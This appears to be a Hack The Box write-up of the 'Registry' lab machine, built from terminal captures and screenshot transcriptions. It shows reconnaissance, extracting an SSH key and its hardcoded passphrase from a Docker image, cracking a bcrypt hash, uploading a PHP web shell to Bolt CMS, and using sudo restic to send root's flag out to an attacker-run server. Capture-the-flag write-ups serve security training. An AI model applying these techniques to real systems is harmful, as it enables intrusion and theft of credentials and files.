


```
root@kali:~/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.159
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-29 18:14 +03
Nmap scan report for registry.htb (10.10.10.159)
Host is up (0.061s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:d4:8d:da:ff:9b:94:2a:ee:55:0c:04:30:71:88:93 (RSA)
|   256 c7:40:d0:0e:e4:97:4a:4f:f9:fb:b2:0b:33:99:48:6d (ECDSA)
|_  256 78:34:80:14:a1:3d:56:12:b4:0a:98:1f:e6:b4:e8:93 (ED25519)
80/tcp    open  http       nginx 1.14.0 (Ubuntu)
| http-server-header: nginx/1.14.0 (Ubuntu)
| http-title: Welcome to nginx!
443/tcp   open  ssl/http  nginx 1.14.0 (Ubuntu)
| http-server-header: nginx/1.14.0 (Ubuntu)
| http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=docker.registry.htb
| Not valid before: 2019-05-06T21:14:35
|_Not valid after:  2029-05-03T21:14:35
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

---

```
GNU nano 4.5
```

```
127.0.0.1      localhost
127.0.1.1      kali
10.10.10.159   docker.registry.htb
```

```
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```




```
root@kali:~/Masaüstü# dirb https://docker.registry.htb


-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Tue Oct 29 18:17:12 2019
URL_BASE: https://docker.registry.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: https://docker.registry.htb/ ----
+ https://docker.registry.htb/v2 (CODE:301|SIZE:39)
```







The screenshot shows a browser window with the following details:

- Address Bar:** docker.registry.htb/v2/\_catalog
- Page Title:** Hack The Box :: Machines
- Header Bar:** Anatomy of
- Navigation:** Back, Forward, Stop, Home
- Links:** Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, Ne
- Content:** A JSON response with the following structure:

```
repositories: [0: "bolt-image"]
```
- Buttons:** Save, Copy

A red box highlights the URL in the address bar and the value "bolt-image" in the JSON response.

Mozilla Fi

Hack The Box :: Machines X docker.registry.htb/v2/bolt-i X Anatomy of a hack: Docke X

← → ⌛ ⌂

① 🔒 https://docker.registry.htb/v2/bolt-image/tags/list

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JSON Raw Data Headers

Save Copy

```
name: "bolt-image"
tags:
  0: "latest"
```

Mozilla Firefox

Hack The Box :: Machines X docker.registry.htb/v2/bolt-image X Anatomy of a hack: Docker X +

← → C H https://docker.registry.htb/v2/bolt-image/manifests/latest

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JSON Raw Data Headers

Save Copy

```
name: "bolt-image"
tags:
  0: "latest"
```

Opening latest

You have chosen to open:  
latest  
which is: application/vnd.docker.distribution.manifest.v1+prettyjw  
from: https://docker.registry.htb

What should Firefox do with this file?

Open with   
 Save File  
 Do this automatically for files like this from now on.

Cancel OK

```
Aç  + latest ~/Downloads Kaydet  ⌂ ⌃ ⌄ ⌅
{
  "schemaVersion": 1,
  "name": "bolt-image",
  "tag": "latest",
  "architecture": "amd64",
  "fsLayers": [
    {
      "blobSum": "sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b"
    },
    {
      "blobSum": "sha256:3f12770883a63c833eab7652242d55a95aea6e2ecd09e21c29d7d7b354f3d4ee"
    },
    {
      "blobSum": "sha256:02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c"
    },
    {
      "blobSum": "sha256:c71b0b975ab8204bb66f2b659fa3d568f2d164a620159fc9f9f185d958c352a7"
    },
    {
      "blobSum": "sha256:2931a8b44e495489fdbbe2bccd7232e99b182034206067a364553841a1f06f791"
    },
    {
      "blobSum": "sha256:a3ed95cae02ffe68cd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
    },
    {
      "blobSum": "sha256:f5029279ec1223b70f2cbb2682ab360e1837a2ea59a8d7ff64b38e9eab5fb8c0"
    },
    {
      "blobSum": "sha256:d9af21273955749bb8250c7a883fcce21647b54f5a685d237bc6b920a2ebad1a"
    },
    {
      "blobSum": "sha256:8882c27f669ef315fc231f272965cd5ee8507c0f376855d6f9c012aae0224797"
    },
    {
      "blobSum": "sha256:f476d66f540886e2bb4d9c8cc8c0f8915bca7d387e536957796ea6c2f8e7dff"
    }
  ],
  "history": [
    {
      "v1Compatibility": "{\"architecture\":\"amd64\",\"config\":{\"Hostname\":\"e2e880122289\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\":true,\"AttachStdout\":true,\"AttachStderr\":true,\"Tty\":true,\"OpenStdin\":true,\"StdinOnce\":true,\"Env\":[\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"],\"Cmd\":["bash"],\"Image\":\"docker.registry.hbt/bolt-image\",\"Volumes\":null,\"WorkingDir\":\"\",\"Entrypoint\":null,\"OnBuild\":null,\"Labels\":{}},\"container\":{\"e2e8801222893b25b697ee37a0aae0cb0cef7b1536d2b8e488a6ec3f353f14\"}.\"container config\":{\"Hostname\":\"e2e880122289\"}"
    }
  ]
}
```

Mozilla Firefox

Hack The Box :: Machines X docker.registry.htb/v2/bolt-... X Anatomy of a hack: Docker X +

Back Forward Stop Refresh Home https://docker.registry.htb/v2/bolt-image/blobs/sha256:2931a8b44e495489fdbbe2bccd7232e99b182034206067a364553841

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JSON Raw Data Headers

Save Copy

name: "bolt-image"  
tags:  
0: "latest"

Opening sha256\_2931a8b44e495489fdbbe2bccd7232e99b18203420... ×

You have chosen to open:  
...489fdbbe2bccd7232e99b182034206067a364553841a1f06f791  
which is: BIN file (99.7 MB)  
from: https://docker.registry.htb

Would you like to save this file?

Cancel Save File

› sha256\_2931a8b44e495489fbe2bccd7232e99b182034206067a364553841a1f06f791~~

Ad	Değiştirme tarihi	Tür	Boyut
bin	25.05.2019 01:22	Dosya klasörü	
etc	25.05.2019 01:45	Dosya klasörü	
home	25.05.2019 00:41	Dosya klasörü	
lib	23.05.2017 14:32	Dosya klasörü	
root	25.05.2019 01:44	Dosya klasörü	
run	25.05.2019 01:37	Dosya klasörü	
sbin	25.05.2019 01:22	Dosya klasörü	
tmp	25.05.2019 01:50	Dosya klasörü	
usr	25.04.2019 00:07	Dosya klasörü	
var	25.05.2019 00:32	Dosya klasörü	

sha256\_2931a8b44e495489fbe2bccd7232e99b182034206067a364553841a1f06f791~~ > root > .ssh

Ad	Değiştirme tarihi	Tür	Boyut
config	25.05.2019 00:49	Dosya	1 KB
id_rsa	25.05.2019 00:50	Dosya	4 KB
id_rsa.pub	25.05.2019 00:50	Microsoft Publish...	1 KB
known_hosts	25.05.2019 01:21	Dosya	1 KB

bash\_history

```
s aux
ps aux
apt update
apt install git
apt install php
php --ini |grep Loaded
l /etc/php/
l /etc/php/7.2/
apt install nginx
apt install php-fpm
cd /var/www/html/
ls -la
rm -rf index.html
mv index.nginx-debian.html index.html
l
git clone https://github.com/bolt/bolt.git
l
ls -la
cd bolt/
ls -la
useradd -m bolt
cd /home/
l
ls -la
userdel bolt
l
rm -rf bolt/
cd /root/
l
ls -la
mkdir .ssh
cd .ssh/
l
ls -la
vi config
edit config
apt install vim
vi config
ssh-keygen -t rsa -b 4096 -C "bolt@registry.htb"
l
ls -la
cd ..
```

.viminfo

```
""1 LINE    0
|3,1,1,1,0,1558737368,""
"2 LINE    0
  eval `ssh-agent -s`
|3,0,2,1,1,0,1558737368,"eval `ssh-agent -s`"
"3 LINE    0
  interact
|3,0,3,1,1,0,1558736750,"interact"
"4 LINE    0
  expect "Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)"
|3,0,4,1,1,0,1558736750,"expect \"Identity added: /root/.ssh/id_rsa (/"
"5 LINE    0
  send "GkOcz221Ftb3ugog\n";
|3,0,5,1,1,0,1558736749,"send \"GkOcz221Ftb3ugog\"\n\";;
"6 LINE    0
  expect "Enter passphrase for /root/.ssh/id_rsa:"
|3,0,6,1,1,0,1558736749,"expect \"Enter passphrase for /root/.ssh/id_
"7 LINE    0
  spawn ssh-add /root/.ssh/id_rsa
|3,0,7,1,1,0,1558736748,"spawn ssh-add /root/.ssh/id_rsa"

# File marks:
'0  1  10  /var/www/html.sync.sh
|4,48,1,10,1558737890,"/var/www/html.sync.sh"
'1  9  0  ~/.profile
|4,49,9,0,1558737370,"~/.profile"
'2  11 0  ~/.profile
|4,50,11,0,1558737327,"~/.profile"
'3  9  0  ~/.profile
|4,51,9,0,1558737142,"~/.profile"
'4  8  0  ~/.profile
|4,52,8,0,1558737142,"~/.profile"
'5  9  0  ~/.profile
|4,53,9,0,1558737142,"~/.profile"
'6  8  0  ~/.profile
|4,54,8,0,1558737142,"~/.profile"
'7  2  0  /etc/profile.d/01-ssh.sh
|4,55,2,0,1558736752,"/etc/profile.d/01-ssh.sh"
'8  2  0  /etc/profile.d/01-ssh.sh
|4,56,2,0,1558736431,"/etc/profile.d/01-ssh.sh"
'9  2  5  /etc/profile.d/01-ssh.sh
```

02-ssh.sh X

```
#!/usr/bin/expect -f
#eval `ssh-agent -s`
spawn ssh-add /root/.ssh/id_rsa
expect "Enter passphrase for /root/.ssh/id_rsa:"
send "GkOcz221Ftb3ugog\n";
expect "Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)"
interact
```

```
root@kali:~/Masaüstü# ssh -i id_rsa bolt@registry.htb
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

System information as of Tue Oct 29 15:06:35 UTC 2019

System load:  0.45          Users logged in:           1
Usage of /:   6.5% of 61.80GB  IP address for eth0:      10.10.10.159
Memory usage: 56%          IP address for br-1bad9bd75d17: 172.18.0.1
Swap usage:   2%          IP address for docker0:     172.17.0.1
Processes:    192

=> There are 2 zombie processes.
Last login: Tue Oct 29 14:57:17 2019 from 10.10.15.70
bolt@bolt:~$ w
 15:06:41 up  1:20,  7 users,  load average: 0.66, 0.77, 0.63
USER   TTY      FROM          LOGIN@        IDLE      JCPU      PCPU WHAT
bolt    pts/0    10.10.15.70   14:57      1.00s  0.06s  0.06s -bash
bolt    pts/1    10.10.14.198  15:06      0.00s  0.01s  0.00s w
bolt    pts/2    10.10.14.254  13:47      10:17   0.04s  0.04s -bash
bolt    pts/3    10.10.15.65   13:47      48:07   0.00s  0.00s -bash
bolt    pts/9    10.10.15.127  13:55      5:21    60.20s 26.60s ./pspy64
bolt    pts/10   10.10.14.159  13:57      1:03m   0.01s  0.01s -bash
bolt    pts/11   10.10.16.46   14:07      57:21   0.03s  0.03s -bash
bolt@bolt:~$ pwd
/home/bolt
bolt@bolt:~$ ls -la
total 68
drwx----- 6 bolt bolt  4096 Oct 29 15:06 .
drwxr-xr-x 3 root root  4096 Oct  8 21:00 ..
lrwxrwxrwx 1 bolt bolt   9 May 26 22:02 .bash_history -> /dev/null
drwx----- 4 bolt bolt  4096 Oct 29 14:17 .cache
drwx----- 3 bolt bolt  4096 Sep 26 23:35 .gnupg
-rw-r--r-- 1 bolt bolt 1050 Oct 29 15:06 index.gz
-rw----- 1 bolt bolt   34 Oct 29 13:59 .lessht
drwxrwxr-x 3 bolt bolt  4096 Sep 27 09:17 .local
-rwrxr-xr-x 1 bolt bolt 31736 Oct 29 15:02 lse.sh
drwx----- 2 bolt bolt  4096 Oct 17 09:54 .ssh
-r----- 1 bolt bolt   33 Sep 26 21:09 user.txt
bolt@bolt:~$ cat user.txt
ytc0ytdmnzywnzgxngi0zte0otm3ywzi
```

```
bolt@bolt:/var/www/html/bolt/app/database$ ls -la
total 300
drwxrwxr-x 2 www-data www-data    4096 Nov  1 06:13 .
drwxrwxr-x 9 www-data www-data    4096 Oct 21 10:04 ..
-rw-r--r-- 1 www-data www-data 294912 Nov  1 06:15 bolt.db
-rw-rw-r-- 1 www-data www-data     170 Oct  8 21:16 .gitignore
bolt@bolt:/var/www/html/bolt/app/database$ █
```

```

00s>`n`'Gtablebolt.homepage#CREATE TABLE bolt_homepage (id INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, slug VARCHAR(128) NOT NULL COLLATE
BINARy, datecreated DATETIME NOT NULL, datechanged DATETIME NOT NULL, datepublish DATETIME DEFAULT NULL, datedepublish DATETIME DEFAULT NULL, ownerid INTEGER DEFAULT NULL, status
VARCHAR(32) NOT NULL COLLATE BINARy, title VARCHAR(256) DEFAULT NULL COLLATE BINARy, teaser CLOB DEFAULT NULL COLLATE BINARy, content CLOB DEFAULT NULL COLLATE BINARy, contentlink
VARCHAR(256) DEFAULT NULL COLLATE BINARy, templatefields CLOB DEFAULT NULL --(DC2Type:json)
,image CLOB DEFAULT NULL --(DC2Type:json)
)@3!}indexIDX_5585B5450F9BB84 ON bolt_users (enabled)i5!` indexUNIQ_5585B54E7927C74bolt_users!CREATE UNIQUE INDEX UNIQ_5585B54E7927C7
tablebolt_usersbolt_usersCREATE TABLE bolt_users (id INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, username VARCHAR(32) NOT NULL, password VARCHAR(128) NOT NULL, email VARCHAR(254)
NOT NULL, lastseen DATETIME DEFAULT NULL, lastip VARCHAR(45) DEFAULT NULL, displayname VARCHAR(32) NOT NULL, stack CLOB NOT NULL --(DC2Type:json)
, enabled BOOLEAN DEFAULT '1' NOT NULL, shadowpassword VARCHAR(128) DEFAULT NULL, shadowtoken VARCHAR(128) DEFAULT NULL, shadowvalidity DATETIME DEFAULT NULL, failedlogins INTEGER
DEFAULT 0 NOT NULL, throttleduntil DATETIME DEFAULT NULL, roles CLOB NOT NULL --(DC2Type:json)
)l` indexIDX_ABAAl200FFEA3B3F9bolt_taxonomyCREATE INDEX IDX_ABAAl200FFEA3B3F9 ON bolt_taxonomy (sortorder)f05`indexIDX_ABAAl200989D9B62bolt_taxonomyCREATE INDEX IDX_ABAAl200989D
indexIDX_ABAAl200745E1826bolt_taxonomyREATE INDEX IDX_ABAAl200745E1826 ON bolt_taxonomy (contenttype)m5`N bolt_taxonomy (taxonomvtype)n5`0
N bolt_taxonomy (content_id)0/`'tablebolt_taxonomybolt_taxonomyCREATE TABLE bolt_taxonomy (id INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, content_id INTEGER NOT NULL, contenttype
VARCHAR(32) NOT NULL, taxonomvtype VARCHAR(32) NOT NULL, slug VARCHAR(64) NOT NULL, name VARCHAR(64) NOT NULL, sortorder INTEGER DEFAULT 0 NOT NULL)0
E)03indexIDX_4C524BC35ACD264530354A65bolt_relationsCREATE INDEX IDX_4C524BC35ACD264530354A65 ON bolt_relations (to_contenttype, to_id)

00.0/3#7 3admin$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PKbolt@registry.hbt2019-11-01 06:13:5510.10.16.50Admin["files://shell.php"]["root","everyone"]
00 admin
00 bolt@registry.hbt
00

0p 0 w *0P0|00
0ppppp9
indexIDX_9D9C7FD3A5131421bolt_homepageCREATE INDEX IDX_9D9C7FD3A5131421 ON bolt_homepage (datepublish)

```





```
root@kali:~/Masaüstü# john pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
strawberry      (?)
1g 0.00.00.23 DONE 2/3 (2019-11-01 09:26) 0.04293g/s 46.50p/s 46.50c/s 46.50C/s stinky..stuart
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Masaüstü#
```

①  backup.registry.htb/bolt/bolt/login

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# Bolt.

Please log on. 

Username / email

 admin

Password  Show

 .....  
 Log on  I forgot my password ...

① backup.registry.htb/bolt/bolt/file/edit/config/config.yml

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Find  View site Admin

## Edit file

config://config.yml

```
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240 :x, pdf, epub, xls, xlsx, ppt, ppx, mp3, ogg, wav, m4a, mp4, m4v, ogv, wmv, avi, webm, svg php]]  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250
```

Save Revert changes

Saved on: Sun 03 Nov 2019 09:18:01 UTC (4 minutes ago)

① backup.registry.htb/bolt/bolt/files

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site Find View site Admin

## File Management

files://

Actions for files

- + Create folder
- + Create file

Filter

Keyword ...

Upload a file to this folder

Drop files in the file manager to upload them or use the button below.

Allowed file types are: Types

Select file ...

Upload file

A screenshot of a web browser window. The address bar shows the URL `backup.registry.htb/bolt/bolt/files`. The page content is a file management interface with a dark blue header. The header includes links for Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, and MSFU. There is also a "Find" search bar, a "View site" button, and an "Admin" dropdown menu.

## File Management

The file management interface shows a message: "File 'shell.php' was uploaded successfully." A sidebar on the right contains actions like "Create folder" and "Create file", a filter section with a "Keyword" input, and an upload section with a "Select file ..." button and a green "Upload file" button.

files://

Files	Filesize / Modified	Options
<a href="#">shell.php</a>	15.7 KB, a few seconds ago	<a href="#">Options</a>

① backup.registry.htb/bolt/files/shell.php?2deada89f8

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```
p0wny@shell:~/bolt/files# sudo -l
Matching Defaults entries for www-data on bolt:
    env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bolt:
    (root) NOPASSWD: /usr/bin/restic backup -r rest*

p0wny@shell:~/bolt/files# whoami
www-data

p0wny@shell:~/bolt/files#
```

```
root@kali:~/Registry# ssh -i /root/Masaüstü/id_rsa bolt@registry.htb -R 1234:localhost:1234
Enter passphrase for key '/root/Masaüstü/id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

      System information as of Tue Nov  5 07:50:24 UTC 2019

System load:  0.0          Users logged in:            1
Usage of /:   5.6% of 61.80GB  IP address for eth0:      10.10.10.159
Memory usage: 39%          IP address for br-1bad9bd75d17: 172.18.0.1
Swap usage:   0%          IP address for docker0:     172.17.0.1
Processes:    190

=> There is 1 zombie process.
Last login: Tue Nov  5 07:47:05 2019 from 10.10.16.42
bolt@bolt:~$ w
 07:50:29 up  2:43,  7 users,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM           LOGIN@     IDLE    JCPU   PCPU WHAT
bolt    pts/0    10.10.14.154  05:23      6:44   0.00s  0.00s nc -lvpn 1122
bolt    pts/1    10.10.16.89   05:43      1:42m  0.06s  0.06s -bash
bolt    pts/2    10.10.14.221  05:45      35:40  0.14s  0.14s -bash
bolt    pts/3    10.10.14.154  07:42      8:20   0.00s  0.00s -bash
bolt    pts/4    10.10.16.42   07:41      53.00s 0.03s  0.03s nc -lvpn 9001
bolt    pts/7    10.10.16.42   07:47      4.00s  0.02s  0.02s -bash
bolt    pts/8    10.10.15.116  07:50      4.00s  0.00s  0.00s w
bolt@bolt:~$
```

```
root@kali:~/Registry# restic init --repo /tmp/backup
enter password for new repository:
enter password again:
created restic repository 9e3ab6b2cb at /tmp/backup

Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.
```

```
root@kali:~/Registry# ./rest-server-0.9.7-linux-amd64 --path /tmp/backup --listen 0.0.0.0:1234
rest-server v0.9.7 compiled with go1.10 on linux/amd64
Data directory: /tmp/backup
Authentication disabled
Private repositories disabled
Starting server on 0.0.0.0:1234
```

ⓘ backup.registry.htb/bolt/shell.php?1e8d6df0fd

... 🌐 php

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```
p0wny@shell:~/html/bolt# echo -n "1234" | sudo /usr/bin/restic backup -r
restic: http://localhost:1234 /root/root.txt
scan [/root/root.txt]
[0:00] 0 directories, 1 files, 33B
scanned 0 directories, 1 files in 0:00
